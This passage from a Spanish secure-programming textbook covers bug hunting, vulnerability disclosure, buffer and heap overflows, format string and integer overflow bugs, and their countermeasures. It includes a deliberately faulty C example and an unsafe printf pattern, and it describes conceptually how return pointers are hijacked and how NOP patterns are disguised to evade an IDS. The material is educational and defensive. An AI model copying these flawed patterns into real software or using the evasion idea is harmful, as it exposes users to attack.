Por su parte, **software libre** (free software) brinda ciertas libertades a los usuarios sobre el software. La **FSF** (Free Software Foundation) promueve la libertad de los usuarios para ejecutarlo, copiarlo, distribuirlo, estudiarlo, cambiarlo y mejorarlo, refiriéndose a cuatro libertades: usar el programa con cualquier propósito, estudiar su funcionamiento y adaptarlo según las necesidades, distribuir copias y hacer públicas las mejoras para que la comunidad se beneficie. Si bien suele estar disponible de forma gratuita, esto no es obligatorio y no hay que asociarlo al **freeware**. No debe confundirse con software de dominio público que no posee licencia, ya que sus derechos de explotación son para la humanidad.




Figura 2. *La Free Software Foundation (**www.fsf.org**) fue creada en 1985 por Richard Stallman.*

El **software no libre** (también llamado **propietario** o **privativo**) se refiere a que los usuarios cuentan con algunas limitaciones en las posibilidades de uso, distribución o modificación, con un código que no está a disposición o que lo está pero con restricciones. La FSF designa de esta forma a cualquier programa no libre o semilibre. En el software no libre, una persona (física o jurídica) es dueña de los derechos de un programa, limitando ciertos derechos de uso, cualquiera sea el propósito. Mientras se mantengan los derechos reservados, un programa sigue sin ser libre incluso si el código se publica. Para mayor información sobre estas diferencias, podemos visitar el siguiente enlace en el sitio oficial de GNU: **www.gnu.org/philosophy/categories.es.html**.

Factores implícitos

Otro de los temas relacionados con la programación segura es el de algunos factores implícitos que, como tales, no pueden evitarse por el hecho de estar eligiendo determinada tecnología o lenguaje. Estos factores pueden encontrarse en el propio sistema operativo, en los lenguajes en sí mismos, en los entornos de desarrollo y en los compiladores. Todo esto hará que el producto final tenga ciertas características inherentes que deberán ser tenidas en cuenta para cada caso.

El sistema operativo

Uno de los factores principales es la plataforma de programación y ejecución: su estructura interna, librerías estándar, la forma en que maneja su acceso al hardware, su núcleo, el manejo de procesos y la forma de gestionar la memoria y el almacenamiento. En cada caso, la seguridad está asociada a la forma en la que han sido concebidos esos elementos, que serán utilizados en la mayor parte de los casos sin ponerlos en duda y considerando que es posible confiar en ellos.

Si bien es lógico que no se pueda tener todo en cuenta al momento de crear aplicaciones en un determinado sistema, sí es posible protegerse frente a ciertos errores. El uso de **metodologías formales** ayuda al proceso completo y aunque no evita que el sistema pueda ser socavado, minimiza los posibles errores que puedan derivar en brechas de seguridad.

Chilexs22

Lenguajes interpretados

En programación, un lenguaje interpretado es un tipo de lenguaje que requiere de un **intérprete** para la ejecución de su código (**script**). En rigor de verdad, todo lenguaje puede interpretarse o compilarse, la distinción es un tema de práctica y conveniencia y no de las propias características. En efecto, existen diversos lenguajes que se implementan tanto por intérpretes como por compiladores, como por ejemplo, Lisp. Además, existen otros lenguajes donde se hace una **precompilación** en un lenguaje intermedio (**bytecode**), que luego será interpretado o compilado para

poder ejecutarse. Entre ellos, el ejemplo más conocido es **Java**. Los lenguajes interpretados tienen algunas ventajas respecto de los compilados, como la **flexibilidad**, la independencia de plataformas (**portabilidad**), la **depuración**, el uso de tipos dinámicos y el menor tamaño final (es texto). Entre sus desventajas principales encontramos que es más lenta la ejecución. Algunos ejemplos son Perl, Ruby y Python. En cuanto a la seguridad, introducen el peligro de que sea muy sencillo modificar el código si se tiene acceso a él.




***Figura 3.** Tutorial interactivo de Ruby, un lenguaje interpretado creado por Yukihiro Matsumoto en 1995, con sintaxis inspirada en Python y Perl.*

Lenguajes compilados

Un programa escrito en lenguaje de alto nivel también requiere su traducción a un código que pueda ser utilizado e interpretado por la máquina, tarea que realizan los **compiladores**. Tanto éstos como los ensambladores sofisticados, suelen generar una gran cantidad de líneas de código de máquina por cada instrucción de código fuente, y se necesita de un proceso de compilación antes de poder ejecutarse.

Un lenguaje compilado es el que necesita un compilador para conseguir programas ejecutables. En general, suelen ejecutarse más rápido que los interpretados. Algunos lenguajes compilados son Ada, C, C++, C#, Delphi, Pascal y Visual Basic .NET. Si trabajamos con un lenguaje compilado, el programa no se podrá ejecutar mientras contenga errores, y sólo será posible hacerlo cuando no haya problemas de compilación.

La modificación de un programa compilado es dificultosa desde el punto de vista de la seguridad. Además, a los ejecutables se les puede aplicar procesos que compliquen su análisis, haciendo más difícil la tarea de un atacante.

Compiladores

Un compilador es un programa que tiene, como función particular, crear otros programas, realizando la **traducción** de un texto escrito en un determinado lenguaje de programación, a un código equivalente que una computadora pueda interpretar (**código de máquina**) en el proceso conocido como **compilación**. La idea es diseñar programas en lenguajes más cercanos a la manera de pensar de los seres humanos, para luego traducirlo a otro interpretable directamente por computadoras.
Los compiladores están divididos en dos partes. Por un lado, un **front end** que se encarga de analizar el código, comprobar que no contenga errores y que sea válido, generar un árbol de derivaciones y completar la tabla de símbolos. Esto, en general, no depende de la plataforma para la que se compila. Por otro lado, encontramos el **back end**, que es la parte que produce el código específico de una plataforma en base a los resultados anteriores.
Esta separación de etapas proporciona la ventaja de que pueda utilizarse el mismo back end para producir código de máquina de lenguajes diferentes y que el front end pueda ser el mismo para diversas plataformas. El tipo de código generado por el back end no suele poder ejecutarse de manera directa, sino que requiere otro proceso, que realiza el **enlazador** (linker).




Figura 4. *Visual Studio .NET es un entorno de desarrollo para Windows, creado por Microsoft. En MSDN (Microsoft Developer Network) podemos encontrar muchos agregados y complementos para éste.*

Existen distintos tipos de compiladores, como los llamados **compiladores cruzados**, que producen código para un sistema diferente del cual están corriendo, los **optimizadores**, que modifican el código para hacerlo más eficiente, los de una y

varias pasadas, que repasan una o más veces el código para generar el ejecutable, y los compiladores en tiempo de ejecución (**JIT**, por Just In Time), que compilan fragmentos del código a medida que se necesitan.

Entornos de programación

Los **entornos de programación**, o **IDE** (Integrated Development Environment), son aplicaciones compuestas por herramientas especiales para programar y pueden ser de un solo lenguaje o varios. Su función es proveer un marco de trabajo para programar. Un **IDE** se compone de un editor de texto, un compilador, un depurador y herramientas alternativas como la de construcción de interfaces gráficas y funciones de automatización. Pueden ser aplicaciones en sí mismas o ser parte de otras existentes.




***Figura 5. MonoDevelop** está diseñado, principalmente, para C# y otros lenguajes .NET.*

Por ejemplo, el conocido lenguaje **Visual Basic** también puede utilizarse dentro de los programas de **Microsoft Office**, lo que permite crear scripts y pequeños programas en formato de **macros**. Con ciertos lenguajes de programación, un entorno

Chilexs22

III PRIMEROS COMPILADORES

Los primeros compiladores se escribieron en lenguaje de máquina, pero hoy existen herramientas para su creación. En éstas, primero se genera la estructura del analizador de **sintaxis** a partir de una definición inicial especificada mediante una gramática formal, y luego se programan sus **reglas** de funcionamiento.

de desarrollo puede trabajar en tiempo de ejecución, permitiendo utilizarlo de manera interactiva. Algunos ejemplos de entornos de desarrollo son TurboC++, Dev-C++, Microsoft Visual Studio .NET, MonoDevelop, NetBeans y KDevelop.

BUG HUNTING

Siguiendo en el contexto de la programación segura, llegamos a una de las prácticas fundamentales que se aplican luego de la generación y distribución del software, que es el denominado **bug hunting**, o caza de errores, utilizado por profesionales, especialistas, entusiastas y amateurs de la seguridad. En esta práctica, lo más necesario es el sentido común para saber qué buscar, la dedicación, ya que se consumirán muchas horas, un poco de suerte, que ayudará a obtener resultados, y nunca están de más los trucos y herramientas.
Su objetivo no es sólo **encontrar fallas**, sino conseguir mejores productos y evitar que ocurran más fallas. Con las fallas encontradas es posible tomar varios rumbos. La principal dicotomía es reportarlas o no. También se puede continuar la investigación hasta encontrar un **exploit** que demuestre el alcance y las consecuencias (hasta que no haya un parche público, serán **exploits zero-day**). Otra opción es hacer público un aviso en boletines (advisories), describiendo la vulnerabilidad, y dando información para entender su impacto, determinar si se es vulnerable y reparar los sistemas o realizar un arreglo temporal (workaround) para minimizar el impacto.




***Figura 6.** Una referencia obligada es el libro **Hunting Security Bugs**, de Microsoft Press.*

Motivaciones y negocio

Las motivaciones para la búsqueda de errores dependen del fin. Por ejemplo, en algunos casos, se trata de **tests** de tecnologías, otras veces de incrementar el nivel de seguridad de un componente, de identificar potenciales fallas en un software o encontrar nuevas maneras de corromper un sistema.

***Figura 7.** Vulnerability Contributor Program (**VCP**) de iDefense (**http://labs.idefense.com/vcp**) es una iniciativa de caza de bugs, con una metodología flexible que permite negociar el nivel de exclusividad.*

Un protagonista de esta escena es **ZDI** (Zero Day Initiative), un programa de **recompensas** lanzado por **3COM**. Cuando se descubre un error, éste se envía a **ZDI**, donde se realiza la comprobación de la vulnerabilidad, se valora su alcance y se propone una oferta económica a quien lo haya descubierto. Si acepta, **3COM** se adueña de la exclusividad de la información (no del crédito). Luego, **ZDI** se pone en contacto con el fabricante afectado para notificarlo, respetando la política de esa empresa respecto de la publicación de errores (public disclosure). Posteriormente, el fabricante crea un parche y lo publica mediante listas de seguridad. Los beneficios para el que encuentra los fallos son, principalmente, el rédito económico y el hecho de no tener que hablar directamente con los fabricantes. A **3COM**, esto le permite crear de forma temprana filtros en los **IPS** de su división **Tipping Point** (también notifica a otros fabricantes de **IPS** con menos detalles).




***Figura 8.** ZDI (**www.zerodayinitiative.com**) es una iniciativa para recompensar económicamente a quienes descubren bugs.*

Revelación versus ocultación

Un concepto asociado a la búsqueda de bugs es el de **full disclosure**, que se refiere a la publicación de todos los detalles de los problemas de seguridad descubiertos. En la gestión de la seguridad, se lo considera opuesto al principio de seguridad por ocultación (security through obscurity), que aboga por la ocultación de los fallos descubiertos con la esperanza de que no se expongan masivamente. Es decir, existirán las fallas pero, al no ser conocidas, no serán explotables. Algunos aseguran que la publicación de los detalles de vulnerabilidades nuevas puede ser contraproducente para los fines de la seguridad, facilitando la tarea de los posibles atacantes. Por otro lado, muchos investigadores independientes, criptólogos, especialistas y grupos de seguridad informática consideran que la información debe ser libre y divulgada a la opinión pública.

Figura 9. *WabiSabiLabi (**www.wslabi.com**) es un mercado de compraventa de vulnerabilidades y exploits que pretende ser una especie de eBay del tema.*

Pasos a seguir

Si deseamos desglosar el bug hunting en una serie de pasos, podríamos determinar al menos cuatro, según el famoso investigador Tom Ferris, especialista en encontrar bugs en plataformas Windows:

chilexxs22

- **Buscar en el lugar adecuado**: mirar especialmente los sectores de la aplicación donde se validan entradas (en especial, si vienen de un protocolo externo) y los lugares ya parcheados, dado que a veces los parches introducen nuevos fallos.
- **Contar con el código fuente**: si se trata de sofware libre, el código estará disponible. En cambio, si es propietario, se aplica ingeniería inversa, utilizando depuradores, desensambladores y otros.

- **Hallar los errores**: utilizar herramientas o scripts capaces de probar datos deliberadamente malformados contra los puntos potencialmente débiles. A veces se consigue hacer caer la aplicación, para luego estudiar cómo y por qué se produjo tal condición.
- **Analizar la vulnerabilidad**: principalmente, comprobar su criticidad y determinar si puede crearse un exploit o programa que demuestre la existencia del error.

La investigación de bugs

Para encontrar errores en aplicaciones existen diferentes técnicas, como la **auditoría de código**, llamada a veces **RTFS** (read the fine source), o la **ingeniería inversa**. Por otro lado, aparecen los **testeos de caja negra**, donde se analiza cada cosa como bloque con variables de entrada y salida, el **bruteforcing** y el **fuzzing** (utilizando fuerza bruta en distinta medida) y el análisis **top down**, donde se debe tener conocimiento de todas las tecnologías relacionadas para poder abstraerse lo máximo del diseño. Finalmente, encontramos la búsqueda de **información relacionada**, que se refiere al conocimiento de errores a través de fuentes como listas de correo, el sitio del fabricante, análisis de productos y todo dato previamente estudiado que brinde información sobre fallas, con la ventaja de que no se requieren explícitamente amplios conocimientos técnicos.

Si bien la cantidad de no profesionales dedicados a esto es alta, el porcentaje de errores que ellos descubren no es tan alto como su proporción. Esto se debe, principalmente, a que muchos no tienen metodologías, herramientas o conocimiento suficiente. Se suele prestar atención a los no profesionales e investigadores amateurs, ya que muchos descubrimientos provienen de esos trabajos. Por su parte, muchas empresas de software y seguridad tienen su propia área de investigación, lo que complementa el panorama de las personas que se dedican a esta tarea.

Reportar los bugs

Entre las buenas prácticas y la ética del mundo de la seguridad, se considera que antes de hacer público un aviso, el investigador debe advertir a la empresa en cuestión, ofreciendo los detalles sobre las fallas encontradas y ayudando con su resolución si puede. A veces, resulta un serio problema hacer llegar la información a la persona adecuada o saber que fue recibida correctamente, lo que puede derivar en la publicación de vulnerabilidades y medidas propuestas por el descubridor antes de que llegue a existir un parche o una advertencia oficial.

Las empresas y los desarrolladores, por su parte, se quejan de que el proceso del análisis de una vulnerabilidad, el diseño de un parche, las verificaciones y pruebas de calidad, no resulta sencillo y requiere mucho tiempo si se desea ofrecer una solución que sea realmente confiable.

La discusión sobre cuál es la filosofía más eficiente seguirá siendo un punto álgido de debate en el ambiente. Mientras tanto, tal vez ninguna de las posturas extremas tenga sentido, sino que deberían tomarse medidas intermedias, estableciendo tiempos, parámetros, niveles de criticidad y otras métricas para poder determinar qué se debería hacer con la información de nuevas fallas.

BUFFER OVERFLOW Y FORMAT STRING

Un **buffer overflow** (desbordamiento de buffer) es un tipo de falla que aparece en el punto en el que una aplicación asigna una porción de memoria de longitud determinada (buffer) y, posteriormente, trata de almacenar en ese espacio un grupo de datos de mayor tamaño que el asignado, consiguiendo la **sobrescritura** de datos. En ciertos casos, supone la posibilidad de modificar el flujo de ejecución, obteniendo resultados imprevistos. Esto ocurre porque la memoria no suele tener una división estricta entre memoria de datos y programa. Los dos principales tipos de desbordamientos son de **stack** (**pila**) y de **heap** (**parva**), con diferente funcionamiento en el método de explotación.

Si un programa con error cuenta con un alto nivel de privilegios, esto se transforma en una falla grave. En este sentido, un concepto importante es el de **shellcode**, que se refiere al código diseñado espacialmente para conseguir los privilegios del programa bajo ataque. Lo que se busca usualmente es atacar los campos de entrada.

La falla en el sistema se produce al solaparse memoria o al ejecutarse comandos o código arbitrario. En caso de que el programa no realice el chequeo del tipo, del formato o del tamaño de la variable antes de enviarla a memoria, están dadas las condiciones para este fallo.

La detección se realiza de dos formas distintas, la primera es mediante el análisis del código para la verificación del uso inadecuado de funciones (en especial las relacionadas con entradas y salidas de cadenas). La segunda es el testing de la aplicación mediante el ingreso de datos y la verificación de su normal comportamiento.

Existen numerosas **contramedidas**, como el uso de librerías seguras que reemplazan a las originales para realizar las mismas funciones de forma segura, o programas que chequean que el stack no haya sido modificado cuando una función retorna de una subrutina y, si ha sido alterado, aborta. Otras protecciones dividen el stack en una parte para datos y otra para retornos de función y, en general, se implementan como parches para el compilador. También hay soluciones que incluyen la creación automática de un área segura en memoria para almacenar una copia de las direcciones de retorno y luego se agrega un código en tiempo de compilación que permite proteger sin cambiar el espacio de direcciones, manteniendo las copias que se compararán para detectar cambios. Finalmente,

existen librerías que tienen como objetivo reescribir funciones consideradas sensibles, y su tarea es interceptar funciones peligrosas y utilizar las propias en su lugar para así poder detectar errores.

Stack overflow y Heap overflow

El stack y el heap son ubicaciones de la memoria donde se colocan las variables y los datos de programas. Las ubicaciones en el stack son **estáticas** y las del heap son **dinámicas**, es decir que ocurren en tiempo de ejecución. Por ejemplo, el siguiente es un programa en C que se compila sin errores y, sin embargo, intenta escribir más allá de la memoria asignada para el buffer, situación que deriva en un comportamiento inestable.

```
int main ()
{
int buffer[10];
buffer[20] = X;
}
```

El stack es un fragmento continuo de la memoria que utiliza un mecanismo tipo **LIFO** (Last Input First Output) para referenciar variables locales y transferir argumentos a funciones. Posee una organización preestablecida que permite tener bastante certeza respecto del modo en el que se comportará la memoria. Trabaja como buffer, conservando la información que necesita la función, se rellena al comenzar una función y es liberado cuando finaliza. En general, se organiza desde direcciones de memoria mayores a menores.

Un **puntero** fundamental para operar con el stack es el **stack pointer**, cuya su función es apuntar a la primera posición disponible (**tope**) del stack. Si una función hace una llamada, sus parámetros son incluidos en el stack, luego se almacena la dirección de retorno seguida de un **frame pointer** o **FP** (que referencia variables locales y parámetros de la función) y luego se colocan las variables locales de la función.

A nivel **ensamblador**, las dos operaciones más importantes relacionadas con el stack son **push** (coloca un ítem en el tope del stack) y **pop** (remueve un ítem del tope del stack). Una técnica común es la de utilizar instrucciones **NOP** (No Operation) para avanzar en la memoria sin ejecución de instrucciones útiles. Un IDS podría detectar este comportamiento si está en busca de NOPs, por lo que el atacante podría reemplazarlos por bloques de código equivalentes e inocuos (una suma y una resta que se anulen, una operación XOR aplicada dos veces, etcétera).

En pocos pasos, el aprovechamiento de un stack overflow comenzará cuando un buffer espera una cantidad de datos determinada y se envía un grupo de datos

mayor. Si estos valores no son verificados, se continúa la sobrescritura de la memoria del programa y así es posible colocar, en el stack, un código especialmente confeccionado o malicioso. El atacante sobrescribe el puntero de retorno y toma el control del flujo. Para insertar código para que sea ejecutado, debe conocer la dirección exacta del stack y su tamaño, y debe hacer que el puntero de retorno apunte al código malicioso. Una vez atacado un programa, se obtienen privilegios del mismo nivel que tiene éste.

Existen diversas herramientas para protegerse de esto. Una de ellas es **RAD** (Return Address Defender), un parche aplicable al compilador que crea un área segura para guardar una copia de la dirección de retorno (**www.ecsl.cs.sunysb.edu/RAD**). También protege agregando código extra en los programas compilados por él, para no tener que modificar el stack al momento de ejecutarlo.

Otra herramienta que podemos utilizar es **StackGuard** (**http://immunix.org/stackguard.html**), un compilador que no requiere modificaciones en el código del programa. Cuando se intenta explotar una vulnerabilidad, StackGuard lo detecta, alerta sobre el ataque y detiene la ejecución.

También podemos mencionar **AppArmor** (**http://en.opensuse.org/apparmor**), herramienta diseñada para proveer protección y restringir las acciones que puede realizar una aplicación, asociando perfiles de seguridad con cada aplicación para limitar sus capacidades. Así, complementa el modelo control de acceso discrecional (DAC) utilizado comúnmente, cambiándolo por el **control de acceso mandatario** (**MAC**).

El **heap**, por su parte, es un área especial de la memoria donde están las **variables dinámicas** asignadas por las funciones de reserva de memoria (en lenguaje C, esto lo haría **malloc()**, por ejemplo). Un **heap overflow** ocurre al sobrescribirse, en la parte más baja de la memoria, otra variable dinámica. El heap es más complicado para explotar debido a su comportamiento dinámico (es más aleatorio). Las librerías modernas pueden detectar y evitar este tipo de ataques, sólo que a costa de un mayor control en la asignación de memoria, que tiende a reducir la performance de los programas.

Format string e Integer overflow

Los ataques de **format string** fueron descubiertos recién a fines de los años 90 ya que previamente no se les prestaba atención por pensar que eran inofensivos. El problema proviene por el uso de **entradas sin filtro**, por ejemplo, en algunas funciones del lenguaje C como **printf()**. Un usuario mal intencionado podría utilizar los símbolos de formato (**% s**, **% x**, etcétera) para escribir en el stack u otras porciones de la memoria. Este tipo de errores aparece cuando un programador desea imprimir una secuencia de datos provistos por el usuario y escribe el código para hacerlo de forma incorrecta. En lenguaje C, esto sería escribir **printf(buffer)** en lugar de **printf ("%s",buffer)**. La primera interpreta al buffer como a un string con formato y analiza cualquier instrucción del formato que pueda contener. La

segunda versión imprime simplemente una secuencia en la pantalla, como el programador deseaba. Estos bugs se presentan especialmente en lenguaje C porque los pasajes de parámetros no son seguros.
Otro ataque conocido es el denominado **integer overflow**, que ocurre cuando una operación aritmética almacena en una variable un valor numérico más grande que su límite. Un **integer** (**entero**) es un tipo de variable que se suele usar para representar números enteros (reales sin parte decimal).
Por lo general, se utiliza el bit más significativo como indicador de signo (**1** para negativo, **0** para positivo), lo que reduce el alcance de la representación de los enteros a n-1 bits, salvo que se declare como **no signado** (unsigned). En estas variables enteras, al añadir una unidad al valor máximo que puede almacenar, hay posibilidad de que aparezcan resultados no esperados.

ANÁLISIS DE CÓDIGO FUENTE

La construcción de software implica la creación y el diseño de algoritmos y estructuras complejas para lograr las funcionalidades requeridas. Esto termina representándose en código fuente y no necesariamente hay una única manera de traducirlo, incluso con el mismo lenguaje. La revisión del código fuente tiene que ver con su análisis de forma estática, teniendo acceso a él y estudiando su comportamiento, su planificación, su estructura, su diseño y su funcionamiento específico.
Respecto de este tipo de **testing estático**, en muchos casos el análisis se realiza sobre el **código fuente** y en otros sobre alguna forma de **código objeto**. Las herramientas más sofisticadas pueden considerar desde el comportamiento de las sentencias y declaraciones, hasta el estudio completo del código. Algunas corrientes consideran como una forma de análisis estático las métricas de software, es decir, las medidas de cierta propiedad de una parte de un software aplicando métodos cuantitativos.
Muchas veces se opta por los llamados **métodos formales**, un término que se aplica al análisis de software y hardware, cuyos resultados son obtenidos, exclusivamente, a través de rigurosos procesos matemáticos. Estas técnicas incluyen **semántica**

Chilexs22

III PARADOJAS DEL DESARROLLO Y LA SEGURIDAD

Las metodologías y los estándares emparentados al desarrollo de software apuntan a obtener niveles altos de confiabilidad y de control. Sin embargo, la seguridad informática no suele ser una parte formal del proceso, lo que se refleja en el resultado. Este es uno de los aspectos más importantes para mejorar durante los próximos años.

denotacional, **semántica axiomática**, **semántica operacional** e **interpretación abstracta**. Para más información sobre creación de código seguro, recomendamos el sitio The Software Experts: **www.the-software-experts.de/index.htm**.

